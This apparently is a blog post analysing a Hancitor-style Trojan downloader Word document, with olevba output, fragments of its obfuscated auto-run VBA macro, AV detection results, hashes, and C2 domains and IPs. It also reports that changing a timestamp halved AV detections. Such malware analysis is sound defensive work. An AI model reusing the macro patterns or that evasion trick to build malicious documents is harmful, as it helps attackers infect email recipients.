Maintained by Iliya Dafchev

Analysis of a Trojan downloader

22 Sep 2017

Table of contents

Snort rule
Indicators of Compromise

This time I wanted to analyse an obfuscated and/or encrypted malware. I chose a random sample from malwr.com and luckily it was exactly what I was looking for (well, almost…).

The malware is a MS Word document, which means the attack vector is probably email.


Before I begin, I want to say that if you can't read the text in the screenshots, because it's too small, open them in a new tab.

OK, let's begin.

Triage analysis

Strings

The first thing to do when analysing malware is to check the strings. Looking at the screenshots below, you can see strings like "*Public Declare Function*…", or "*NtWriteVirtualMemory*" which means it probably uses VBA script (as expected), and also makes use of low level native API functions for writing and allocating memory.




I used olevba to further analyze the document.

```
olevba -d 846fe7d28d9134a06a3de32d7a102e481824cca8155549c889fb6809aedcbc2c.doc
```

You can see the results from olevba below. Basically it confirmed the suspicion that the document has VBA macros. On the first screenshot you can see a summary of the analysis.

```
VBA FORM STRING IN '846fe7d28d9134a06a3de32d7a102e481824cca8155549c889fb680
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Tahomab5
+------------+----------------+-----------------------------------------+
| Type       | Keyword        | Description                             |
+------------+----------------+-----------------------------------------+
| AutoExec   | Document_Open  | Runs when the Word or Publisher         |
|            |                | document is opened                      |
| Suspicious | Lib            | May run code from a DLL                 |
| Suspicious | Hex Strings    | Hex-encoded strings were detected, may  |
|            |                | be used to obfuscate strings (option    |
|            |                | --decode to see all)                    |
| Suspicious | Base64 Strings | Base64-encoded strings were detected,   |
|            |                | may be used to obfuscate strings        |
|            |                | (option --decode to see all)            |
| IOC        | ntdll.dll      | Executable file name                    |
| IOC        | Shlwapi.dll    | Executable file name                    |
| IOC        | Ntdll.dll      | Executable file name                    |
+------------+----------------+-----------------------------------------+
```

It also has a large encoded string, which is probably a file or a very long shellcode.



On these screenshots you can see part of the VBA script, which uses *Document_Open()* function, to automatically start the script when the document is opened (works only the user enables macros).

```
VBA MACRO ThisDocument.cls
in file: 846fe7d28d9134a06a3de32d7a102e481824cca8155549c889fb6809aedcbc2c.doc - OLE stream: u'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -



Function policeman(kola, haft, restrengthen)
tribs = ivosi(40 / 8)
#If (7 * 4 + 5) > (7 - 2 * 1) And (20 - 5 * 4) * 2 < (tribs) Then
Dim earthwork As String
Dim basilar As String
Dim jets As LongPtr
Dim abjurationabjurement As LongPtr
Dim saiga As LongPtr
Dim cobbler As Integer
Dim miasm As LongPtr
```


```
Private Sub Document_Open()
Dim anatropous As Long
Dim polypodium As Byte
lilyturf = "effectiveness"
abraham
dragging = 1
halberd = 3995
allmains = 169534
 Pmt 0, dragging, 20175, 26084, 7
End Sub
Sub abraham()
Dim galeorhinus As Variant
Dim brachycephalic As Byte
inclusive.falconidae.Value = Day(#12/5/2013#)
varday = argon = "bugle"
eel = "proxemics"
chancellor = "beginner"
goosh = "macte"
overcoat = "monacan"

chaetodipterus = "bravely"
```

Virustotal

To make the analysis easier and gain some additional information, it's good to check the results from online malware analysis services like virustotal, malwr or hybrid-analysis Many AV solutions classify it as

Trojan/Downloader.

I also took the chance to make a little experiment. First I searched for the malwre by hash. You can compare with the hash from malwr to verify that it's the same sample. The last time it was analysed was 30.08.2017 with 34 detections.



Virustotal also finds the VBA code and detect the code page as Cyrillic.

OLE Compound File Info

Commonly Abused Properties

May execute code from Dynamically Linked Libraries.

Makes use of macros

Macros And VBA Code Streams

ThisDocument.cls


adultress.bas

exe-pattern run-dll


Summary Info

Application Name	Microsoft Office Word
Character Count	5
Code Page	Cyrillic
Creation Datetime	2017-08-15 12:55:00
Edit Time	0
Last Saved	2017-08-16 11:09:00
Page Count	2
Revision Number	1
Security	8
Template	Normal
Word Count	0


I rescanned the file, and the number of AV solutions that detect the malware, at the time I'm writing this, is now 38.




Then, I changed only the modification timestamp of the document (added a title, saved, then removed title), effectivly also changing the hash.



And now only 19 AV solutions sucessfully detect it. This goes to show how ineffective many AV programs are. With a simple modification the malware author can cut the detection rate in half!



Below is the full list of AV programs that successfully detect it after the timestamp modification. I'm actually surprised that ESET and Bitdfender are not on the list.



Detection	Details	Community			
Baidu	⚠	VBA.Trojan-Downloader.Agent.byu	CAT-QuickHeal	⚠	W97M.Downloader.BLR
Cyren	⚠	W97M/Downldr	DrWeb	⚠	modification of W97M.Suspicious.1
F-Prot	⚠	New or modified W97M/Downldr	Fortinet	⚠	WM/Agent.CF9D!tr
Kaspersky	⚠	HEUR:Trojan-Downloader.MSOffice.Generic	McAfee	⚠	W97M/Downloader.cfc
McAfee-GW-Edition	⚠	W97M/Downloader.cfc	Microsoft	⚠	TrojanDownloader:O97M/Damatak.A
NANO-Antivirus	⚠	Trojan.Script.Downloader.espmja	Qihoo-360	⚠	virus.office.qexvmc.1080
Rising	⚠	Downloader.Damatak!8.E8D4 (TOPIS:OJbO8sVNTmU)	Sophos AV	⚠	Troj/DocDl-JYX
Symantec	⚠	W97M.Hancitor!gen1	TrendMicro	⚠	W2KM_HANCITOR.YYSYN
TrendMicro-HouseCall	⚠	W2KM_HANCITOR.YYSYN	WhiteArmor	⚠	Malware.HighConfidence
ZoneAlarm	⚠	HEUR:Trojan-Downloader.MSOffice.Generic	Ad-Aware	✓	Clean
AegisLab	✓	Clean	AhnLab-V3	✓	Clean

Sandbox

The sandbox analysis at malwr.com is shown below. You can see the original filename and the hashes.

File Details

FILE NAME	Invoice_286872.doc
FILE SIZE	219648 bytes
FILE TYPE	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1251, Template: Normal, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Aug 15 12:55:00 2017, Last Saved Time/Date: Wed Aug 16 11:09:00 2017, Number of Pages: 2, Number of Words: 0, Number of Characters: 5, Security: 8
MD5	3cb66ea253539d2aa954f61775eecf9d
SHA1	0f648c4065c2b1d644d9b950c9ecb09be453b8ff
SHA256	846fe7d28d9134a06a3de32d7a102e481824cca8155549c889fb6809aedcbc2c
SHA512	187396e171358891f50eec43b30475442937bdc7b70fea427f5f56fee5663942e52ead1649227b1cf794927f1829f72e617ed95d50a2fb9e9ee9a8d992e2c954
CRC32	3C1B1097
SSDEEP	6144:xVs2OTouvWGZ6vd6bWcKzRIUIoRRERI2Zh9:xVs2OTDvpZ6QWLIloRRERI2Zh9
YARA	None matched
	Download

The malware connects to several domains and IP addresses. It probably uses *api.ipfy.org* and *checkip.dyndns.org* to find the public IP address of the infected machine. The rest are likely C2 domains.


Hosts

IP
184.73.219.138
217.182.255.155
192.185.162.70
62.109.5.24
83.217.11.47
216.146.43.71
193.11.114.46


Domains

DOMAIN	IP
api.ipify.org	184.73.220.206
setedranty.com	217.182.255.155
sherenplumbingheating.com	192.185.162.70
resjohnletold.com	62.109.5.24
fehectertrew.com	83.217.11.47
checkip.dyndns.org	91.198.22.70

